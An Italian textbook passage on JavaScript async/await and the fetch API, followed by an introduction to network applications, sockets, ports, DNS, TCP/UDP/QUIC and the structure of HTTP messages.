Passare console.log come callback


`f().then(console.log)` è un'abbreviazione di `f().then(result => console.log(result))`. Non stiamo **chiamando** `console.log` (mancano le parentesi), ma la **passiamo** a `.then()` come callback: sarà la Promise a invocarla, con il risultato come argomento. È lo stesso ragionamento visto per i gestori di eventi.

await

La parola chiave `await` si può usare **solo dentro funzioni async**, e sospende l'esecuzione finché una Promise non è sistemata.

JS await.js

```
1  console.log("Here");
2
3  async function f() {
4    let promise = new Promise(function (res, rej) {
5      setTimeout(() => { res("Done!") }, 2000);
6    });
7
8    let result = await promise;   // l'esecuzione si ferma qui
9    console.log(`After Await. Result is ${result}`);
10   return result;
11 }
12
13 f().then(console.log);
14
15 console.log("There");
```



`await` sospende solo `f`: intanto il resto del programma prosegue e stampa *There*.

Console

```
Here
There
After Await. Result is Done!
Done!
```

Perché async/await è più leggibile

`await` permette di scrivere codice asincrono che **si legge come codice sincrono**: niente catene di `.then()`, niente annidamenti. In più, dentro una funzione `async` si possono usare i normali blocchi `try/catch` per gestire gli errori, invece di `.catch()`.
È importante però capire che si tratta di **zucchero sintattico** sopra le Promise: `await` non blocca il browser, sospende soltanto la funzione `async` in cui si trova, mentre il resto del programma continua a girare. Ecco perché nell'esempio `"There"` viene stampato prima del risultato.

RICHIESTE DI RETE


JavaScript può anche **scaricare dati** da Internet. Nel JavaScript tradizionale si usavano oggetti `XMLHttpRequest` e delle callback per gestire gli eventi di stato.

xhr.html

```html
<h1>Cat Facts</h1>
<button id="btn">Click Here To Load a Cat Fact</button>
<p id="fact"></p>
<script>
  let btn = document.getElementById("btn");

  btn.onclick = () => {
    let req = new XMLHttpRequest();
    req.onload = handleFact;
    req.open("GET", "https://catfact.ninja/fact");
    req.send();

    function handleFact(result) {
      let fact = JSON.parse(this.responseText);
      document.getElementById("fact").innerHTML = fact.fact;
    }
  }
</script>
```



Dopo il clic, il paragrafo si riempie con il testo arrivato dal server.

L'API fetch

Il modo moderno di effettuare richieste HTTP da JavaScript è la funzione `fetch()`, che prende in ingresso una URL e un insieme opzionale di opzioni, e restituisce una **Promise** che si risolve in un oggetto `Response`.

```
let promise = fetch("url", [options]);
```

Le opzioni permettono di specificare il metodo HTTP, gli header della richiesta e altro ancora: qui si ricongiungono le nozioni su HTTP viste nel primo capitolo.

Lavorare con la risposta

La Promise restituita da `fetch` si risolve **appena arrivano gli header** della risposta. A quel punto possiamo già controllare il codice di stato e gli header, ma il **corpo** potrebbe non essere ancora disponibile.

fetch-response.js


```
async function f() {
  let response = await fetch("./example.json"); // non esiste

  // un header specifico
  console.log(response.headers.get('Content-Type'));

  // iterazione su tutti gli header della risposta
  for (let [key, value] of response.headers) {
    console.log(`Header ${key}: ${value}`);
  }

  console.log(response.status);

  if (response.ok) {
    console.log("Request was successful");
  } else {
    console.log("Some error occurred");
  }
}
```



La Promise di `fetch` si risolve con gli header; il corpo si legge dopo, con un'altra Promise.

Nelle slide il file `example.json` **non esiste**, eppure il codice non finisce in un errore: il server risponde comunque, con stato `404`, e la Promise di `fetch` si **risolve** con quella risposta. `response.ok` vale `true` solo per gli stati da 200 a 299, quindi qui vale `false` e viene stampato *Some error occurred*.

Una risposta di errore non è una Promise rifiutata

La Promise di `fetch` viene rifiutata solo quando la risposta **non arriva affatto**: rete assente, server irraggiungibile, richiesta bloccata dal browser. Un `404` o un `500` sono risposte HTTP a tutti gli effetti, e vanno riconosciute controllando `response.ok` (o `response.status`), non con un `.catch()`.

Per ottenere il corpo, l'oggetto `Response` offre diversi metodi, anch'essi basati su Promise.

Metodo	Restituisce
`.text()`	il corpo della risposta come testo
`.json()`	il corpo interpretato come JSON
`.blob()`	un `Blob` (dati binari con un tipo)
`.arrayBuffer()`	un `ArrayBuffer` (rappresentazione binaria di basso livello)
`.formData()`	un oggetto `FormData` (dati inviati da un form)

Il corpo si può leggere una volta sola


Si può scegliere **un solo** metodo di lettura del corpo. Se si è già invocato `response.text()`, una successiva `response.json()` non funzionerà, perché il contenuto del corpo è già stato consumato.

Esempio 8.9 — Leggere una risposta JSON

fetch-json.js

```
async function f() {
  let response = await fetch("https://catfact.ninja/fact");

  if (response.ok) {
    let fact = await response.json();
    document.getElementById("fact").innerHTML = fact.fact;
  } else {
    console.log("Some error occurred");
  }
}
```



Una richiesta, una risposta JSON, poi il DOM.

Da confrontare con la versione basata su `XMLHttpRequest` vista poco fa: stesso risultato, molto meno codice e nessuna callback annidata.

Esempio 8.10 — Scaricare dati binari con blob

fetch-blob.html

```html
<input id="msg" placeholder="Insert your message here" type="text">
<button id="btn">Generate QR</button>
<img id="img">
<script>
  document.getElementById("btn").onclick = () => {
    let msg = document.getElementById("msg").value;
    let url = `https://image-charts.com/chart?chs=200x200&cht=qr&chl=${msg}`;

    fetch(url)
      .then((response) => {
        return response.blob();
      })
      .then((blob) => {
        let img = document.getElementById("img");
        img.src = URL.createObjectURL(blob);
      });
  }
</script>
```



L'immagine arriva come `Blob` e viene mostrata tramite una URL locale.

Il `Blob` scaricato viene trasformato in una URL locale temporanea con `URL.createObjectURL()`, che si può assegnare direttamente all'attributo `src` di un'immagine.

RIFERIMENTI

- **The Modern JavaScript Tutorial**
  https://javascript.info/
  Parte 2: *Storing data in the browser* (4.1, 4.2).
  Parte 1: *Promises and async/await* (11.1–11.5, 11.8).
  Parte 3: *Network requests* (3.1, 3.8).
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke.
  https://eloquentjavascript.net/
  Capitoli 11 e 18.
- **JavaScript Reference** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference

Il Web sotto il cofano

Finora abbiamo guardato il Web dal lato del browser: HTML, CSS, JavaScript, e infine `fetch` per parlare con un server. Prima di passare dall'altra parte e scrivere noi il server, apriamo il cofano e guardiamo che cosa succede **fra** il browser e il server: come comunicano due programmi su macchine diverse, come si trova un server partendo da un nome, che cosa dice esattamente HTTP e come lo protegge HTTPS.

Le basi (il ciclo richiesta–risposta, le URL, la struttura dei messaggi, i codici di stato) le abbiamo viste nel capitolo 1: qui le riprendiamo e le approfondiamo. L'obiettivo dichiarato della lezione è che, alla fine, la scheda *Rete* dei DevTools faccia un po' meno paura.

LE APPLICAZIONI DI RETE

Applicazione di rete

Un'**applicazione di rete** è composta da **più programmi** che girano su sistemi diversi (gli **host**, o *end system*) e comunicano fra loro attraverso la rete.

Un'applicazione web, ad esempio, comprende due programmi distinti:

- il **browser**, che gira sull'host dell'utente (desktop, portatile, tablet, smartphone…);
- il **server web**, che gira sull'host del server.

Reti di scala diversa

Le reti si classificano per estensione geografica. Cambiano la scala e chi le gestisce, ma grazie ai **protocolli** comuni reti di ogni scala riescono a comunicare fra loro: Internet è, letteralmente, una **rete di reti**.

PAN	pochi metri	i dispositivi personali (Bluetooth: telefono, cuffie, orologio)
LAN	un edificio, un campus	alta velocità, gestita localmente (la rete di casa o del dipartimento)
MAN	una città, un'area metropolitana	collega più LAN
WAN	nazioni, continenti	gli operatori interconnettono le proprie reti

Figura 9.1: *Le reti per scala. Internet le collega tutte.*

Client-server e peer-to-peer

L'**architettura** di un'applicazione di rete la decide lo sviluppatore, e stabilisce come l'applicazione è distribuita sui vari host. I modelli fondamentali sono due.

- **Client-server**: i nodi sono **eterogenei**. C'è un host **sempre acceso**, il **server**, che fornisce servizi su richiesta di molti altri host, i **client**.
- **Peer-to-peer** (P2P): i nodi sono (idealmente) **omogenei**. L'applicazione sfrutta la comunicazione diretta fra coppie di host connessi in modo intermittente, i **peer**.




Figura 9.2: *A sinistra i client parlano solo con il server; a destra ogni peer può parlare direttamente con gli altri.*

Nell'architettura client-server:

- i client **non** comunicano direttamente fra loro;
- il server ha un indirizzo **fisso e noto** (un nome di host o un indirizzo IP), così un client può sempre contattarlo inviandogli una richiesta;
- per reggere tutte le richieste, spesso i server sono **molti**, ma il client di solito non se ne accorge e li percepisce come un unico server.

I server multipli possono essere raccolti in **data center** (enormi quantità di server in un unico luogo, che vanno alimentati, mantenuti e ben collegati), sparsi come **server distribuiti** in tutto il mondo (che vanno interconnessi e coordinati), oppure organizzati in **data center distribuiti**. È il caso di Google, che secondo i dati riportati a lezione conta fra 30 e 50 data center nel mondo, che insieme gestiscono la ricerca ma anche YouTube, Gmail e gli altri servizi.

Un'applicazione web è l'esempio tipico di client-server: c'è un server web **sempre acceso e raggiungibile**, che riceve le richieste dei browser e risponde inviando l'oggetto richiesto.

PROCESSI CHE COMUNICANO

In un'applicazione di rete, a comunicare non sono propriamente gli host, ma i **processi** che girano su di essi, magari su sistemi operativi diversi.

- In un'applicazione web, il processo del browser del client scambia messaggi con il processo del server web.
- In un'applicazione P2P di *file sharing*, un file viene trasferito dal processo di un peer al processo di un altro peer.

In ogni coppia di processi che comunicano c'è tipicamente un **processo client**, quello che avvia la comunicazione, e un **processo server**, quello che attende di essere contattato. Nel Web il browser è il client e il server web è il server; nel P2P il peer che scarica fa da client e quello che invia fa da server. In un'applicazione P2P, quindi, un processo può **cambiare ruolo** da uno scambio all'altro.

Il socket

Socket

Un **socket** è l'**interfaccia software** fra il livello applicativo e il livello di trasporto, attraverso cui un processo invia e riceve messaggi sulla rete. Nello stack TCP/IP è l'interfaccia fra l'applicazione (HTTP, DNS, SMTP…) e il protocollo di trasporto (TCP, UDP o QUIC).




Figura 9.3: *Il socket è la porta fra ciò che scriviamo noi e ciò che fa la rete.*

Un'analogia classica è quella della **cassetta postale**. Quando un processo vuole inviare un messaggio a un processo su un altro host, lo imbuca nella propria cassetta (il socket). Il processo mittente dà per scontato che, dall'altra parte della porta, ci sia un'infrastruttura di trasporto che porterà il messaggio fino alla cassetta del destinatario. Arrivato all'host di destinazione, il messaggio passa per la cassetta (il socket) del processo ricevente.




Figura 9.4: *Il socket come cassetta postale: il processo imbuca, la rete consegna.*

Il socket è l'**API** fra l'applicazione e la rete. Lo sviluppatore controlla tutto ciò che sta dal lato applicativo, ma ha poco controllo sul lato del trasporto: può soltanto

1. **scegliere il protocollo** di trasporto (TCP o UDP);
2. forse **impostare qualche parametro** (dimensione massima dei buffer, dimensione massima dei segmenti…).

Una volta scelto il protocollo, l'applicazione si costruisce dando per scontati i servizi che quel protocollo offre.

Per spedire una lettera serve un indirizzo. Su un host girano molte applicazioni di rete contemporaneamente, quindi per raggiungere il processo giusto servono **due** informazioni:

1. l'**indirizzo dell'host**, per trovare la macchina giusta nella rete: è l'**indirizzo IP**, che lavora a livello di **rete** (instradamento);
2. un **identificatore del processo**, per trovare il processo giusto dentro la macchina: è il **numero di porta**, che lavora a livello di **trasporto**.




Figura 9.5: *Indirizzo IP e porta. Anche il browser usa una porta, assegnata al momento dal sistema operativo (qui* `52314`*): serve a ricevere la risposta.*

- Un host è identificato da un indirizzo IP. Un indirizzo IPv4, come `192.168.1.10`, è un numero a **32 bit**; gli indirizzi IPv6, che stanno progressivamente sostituendo IPv4, sono a 128 bit.
- Un processo è identificato da un numero di porta (da 0 a 65535). Alle applicazioni più diffuse sono state assegnate per convenzione porte **note** (*well-known*): la IANA ne pubblica l'elenco ufficiale.

Porta	Servizio	Porta	Servizio
`80`	HTTP (Web)	`25`	SMTP (invio di posta)
`443`	HTTPS (Web sicuro)	`53`	DNS
`22`	SSH	`21`	FTP

È il motivo per cui nelle URL la porta si può omettere: se non la scriviamo, il browser usa quella nota del protocollo (80 per `http`, 443 per `https`).

I PROTOCOLLI APPLICATIVI

Protocollo applicativo

Un **protocollo di livello applicativo** definisce come i processi di un'applicazione di rete, in esecuzione su host diversi, si scambiano messaggi. In particolare stabilisce:

1. i **tipi** di messaggio scambiati (ad esempio richieste e risposte);
2. la **sintassi** di ciascun tipo: quali campi contiene e come sono delimitati;
3. la **semantica** dei campi, cioè il significato delle informazioni che contengono;
4. le **regole** che stabiliscono quando e come un processo invia messaggi e risponde.

In rete, e su Internet, si usano comunemente molti protocolli applicativi. Alcune applicazioni si scambiano informazioni **sensibili** (credenziali, dati personali…): su una rete pubblica i messaggi vanno protetti, e per questo molti protocolli hanno una **versione sicura**, evidenziata in verde.

Protocollo	A che cosa serve
DHCP	*Dynamic Host Configuration Protocol*: assegna gli indirizzi IP agli host
DNS	*Domain Name System*: traduce i nomi dei siti in indirizzi IP
HTTP / **HTTPS**	*HyperText Transfer Protocol (Secure)*: trasferisce le pagine web
SMTP / **SMTPS**	*Simple Mail Transfer Protocol (Secure)*: invia i messaggi di posta
SNMP	*Simple Network Management Protocol*: gestisce i dispositivi di rete
Telnet / **SSH**	*Teletype Network / Secure SHell*: riga di comando su un host remoto
FTP / **FTPS**	*File Transfer Protocol (Secure)*: trasferisce file

DALLA URL ALL'INDIRIZZO: IL DNS

Rileggiamo una URL alla luce di quanto visto: ogni sua parte serve a uno dei passi della comunicazione.



Figura 9.6: *Le parti di una URL e il passo della comunicazione a cui servono.*

Resta un problema: le persone ricordano **nomi**, ma la rete instrada i pacchetti verso **indirizzi IP**. A tradurre gli uni negli altri è il **DNS** (*Domain Name System*), la rubrica di Internet.

- Il DNS **non** risiede su un unico server centrale: è un database **distribuito** su migliaia di server in tutto il mondo (server *root*, server dei TLD, server *autoritativi*), per garantire scalabilità e tolleranza ai guasti.
- I nomi sono organizzati come un **albero rovesciato**: dalla radice (`.`) si scende ai domini di primo livello o TLD (`.com`, `.it`), poi ai domini di secondo livello (`google.com`, `unina.it`) e ai sottodomini.
- Per non sovraccaricare la rete con interrogazioni ripetute, i server DNS e i dispositivi locali tengono in **cache** i risultati recenti per un tempo stabilito, il **TTL** (*Time To Live*).





Figura 9.7: *Lo spazio dei nomi DNS: un albero rovesciato. Un nome si legge da destra a sinistra risalendo verso la radice (in verde il percorso di* `www.unina.it`*).*

Esempio 9.1 — Chi risponde a «www.unina.it?»

Il browser non interroga direttamente l'intero albero: chiede al proprio **resolver** (di solito quello del provider o della rete locale), che fa il lavoro per lui scendendo nell'albero un livello alla volta, a meno che la risposta non sia già in cache.



Il resolver chiede prima a un server **root**, che non conosce l'indirizzo ma sa chi gestisce `.it`; il server del TLD `.it` sa chi gestisce `unina.it`; il server **autoritativo** di `unina.it` conosce finalmente l'indirizzo. Il resolver lo restituisce al browser e lo mette in cache per la durata del TTL: la volta successiva risponderà da solo, in pochi millisecondi.

HTTP PIÙ DA VICINO

HTTP stabilisce come i client web chiedono oggetti (ad esempio pagine web) ai server e come i server li trasferiscono. Quando l'utente chiede un oggetto, ad esempio facendo clic su un link, il browser invia al server **richieste** HTTP per gli oggetti della pagina; il server risponde con **risposte** HTTP che li contengono. Il modello è rimasto lo stesso dagli anni Novanta, ma HTTP continua a **evolvere** per bilanciare affidabilità e prestazioni.




Figura 9.8: *Le versioni di HTTP. Richieste e risposte restano il cuore del protocollo; cambiano il trasporto e il modo di condividere le connessioni.*

TCP o UDP

HTTP si appoggia principalmente su **TCP**, ma dal 2022, con HTTP/3, può usare anche **UDP**. I due protocolli di trasporto offrono servizi molto diversi.

	TCP (*Transmission Control Protocol*)	**UDP** (*User Datagram Protocol*)
Connessione	**orientato alla connessione**: prima di scambiare dati, i processi fanno un *handshake*	**senza connessione**: nessun handshake, si invia e basta
Affidabilità	trasferimento **affidabile**: i dati arrivano integri e in ordine (se possibile)	**nessuna garanzia** che i messaggi arrivino, né in che ordine
Costo	più lento: handshake, conferme, ritrasmissioni	leggero, servizi minimi

Su TCP, il client apre prima una connessione con il server; una volta stabilita, i processi del browser e del server comunicano attraverso i loro socket. Il client scrive le richieste HTTP nel proprio socket e ne legge le risposte; il server legge le richieste dal suo socket e vi scrive le risposte.

HTTP ha usato storicamente TCP proprio per l'**affidabilità**: TCP garantisce che richieste e risposte arrivino, prima o poi, integre a destinazione. Ma i servizi di TCP rallentano la comunicazione, e per questo le implementazioni recenti di HTTP usano anche UDP, insieme al protocollo **QUIC** (*Quick UDP Internet Connection*), che implementa l'affidabilità **sopra** UDP. Le stime riportate a lezione parlano di comunicazioni circa il 30% più veloci rispetto a TCP, ma il guadagno reale dipende molto dalle condizioni della rete: è maggiore sulle reti lente o che perdono pacchetti.

Il vantaggio di un'architettura a livelli

Qui si vede uno dei grandi vantaggi della stratificazione: le applicazioni basate su HTTP non devono preoccuparsi di raggiungibilità, perdita di dati, ritrasmissioni. Delegano quasi tutto il lavoro ai livelli inferiori, e restano più semplici sia logicamente sia computazionalmente. Passare da TCP a QUIC cambia il trasporto, ma non il modo in cui scriviamo una richiesta HTTP.

QUIC porta tre miglioramenti principali.

1. Meno attese all'apertura. Con TCP e TLS, l'apertura della connessione e la negoziazione della sicurezza avvengono in **due fasi separate**, ciascuna con il suo scambio di messaggi. QUIC le combina: di solito il client può inviare la richiesta dopo un solo *round trip* (andata e ritorno), e riprendendo una connessione precedente può addirittura inviarla subito.




Figura 9.9: *Quanto si aspetta prima di poter inviare la richiesta. In blu l'apertura della connessione TCP, in arancione la negoziazione crittografica, in verde la richiesta.*

2. Nessun blocco fra richieste indipendenti. HTTP/2 invia molte richieste in parallelo sulla **stessa** connessione TCP. Ma TCP vede un unico flusso di byte da consegnare in ordine: se si perde un pacchetto, tutto ciò che arriva dopo resta fermo finché quel pacchetto non viene ritrasmesso, anche se appartiene a richieste che non c'entrano nulla. È il cosiddetto **head-of-line blocking**. HTTP/3 usa **flussi QUIC separati**: i dati mancanti di un flusso non bloccano la consegna degli altri.



Figura 9.10: *Tre richieste (A, B, C) in parallelo e un pacchetto perso (A2). Su TCP la perdita blocca tutto; su QUIC blocca solo il flusso a cui appartiene.*

3. Più facile da aggiornare. Come TCP, QUIC usa **conferme** (*acknowledgment*) e **timer** per accorgersi delle perdite e ritrasmettere i dati mancanti. Ma TCP è implementato nel kernel del sistema operativo, mentre QUIC di solito è implementato nel **software applicativo** (il browser, il server): i suoi meccanismi di recupero si possono aggiornare molto più facilmente.

Connessioni persistenti e non persistenti

In molte applicazioni, HTTP compreso, client e server comunicano a lungo, scambiandosi molte coppie richiesta–risposta: una dopo l'altra, a intervalli regolari o in modo intermittente. Con un protocollo orientato alla connessione (TCP o QUIC) ci sono due possibilità.

- **Connessioni persistenti**: tutte le richieste e le relative risposte viaggiano sulla **stessa** connessione.
- **Connessioni non persistenti**: per ogni coppia richiesta–risposta si apre una **nuova** connessione.

Oggi le applicazioni HTTP usano per impostazione predefinita connessioni persistenti (si possono configurare client e server per non farlo, se serve); le prime versioni di HTTP (HTTP/1.0) usavano invece connessioni non persistenti. È ciò che chiede l'header `Connection: keep-alive` visto nel capitolo 1.




Figura 9.11: *Tre oggetti della stessa pagina con connessioni non persistenti e persistenti.*

I MESSAGGI HTTP IN DETTAGLIO

HTTP ha due formati di messaggio: la **richiesta**, che specifica il comando (il metodo) che il server deve eseguire, e la **risposta**, che riporta l'esito del comando (successo, fallimento…) ed eventualmente i dati (ad esempio il file richiesto). In HTTP/1.x entrambi i messaggi sono scritti in semplice **testo ASCII**, facilmente leggibile anche da una persona.

E in HTTP/2 e HTTP/3?

Da HTTP/2 in poi i messaggi viaggiano in un formato **binario**, diviso in *frame*, che è più compatto e permette il multiplexing. Il **significato** però non cambia: metodo, destinazione, header, corpo, codice di stato sono gli stessi. Per questo i DevTools e strumenti come `curl` li mostrano sempre nella forma testuale che vediamo qui.

La richiesta




Figura 9.12: *La struttura di una richiesta HTTP (la riga vuota è resa con una linea tratteggiata).*

Il punto interrogativo separa il percorso dalla **query string** (`year=2026`), che porta parametri aggiuntivi. Il metodo dice al server **che cosa fare** con la risorsa indicata.

Metodi sicuri e idempotenti

Prima di passare in rassegna i metodi servono due proprietà, già accennate nel capitolo 1.

Metodo sicuro e metodo idempotente

Un metodo è **sicuro** (*safe*) se è di **sola lettura**: il client non chiede alcuna modifica sul server.
Un metodo è **idempotente** se l'**effetto** di più richieste identiche è lo stesso di una sola. Conta lo stato del server, non la risposta: la seconda `DELETE` della stessa risorsa riceverà probabilmente `404`, ma la risorsa resta cancellata esattamente come dopo la prima.

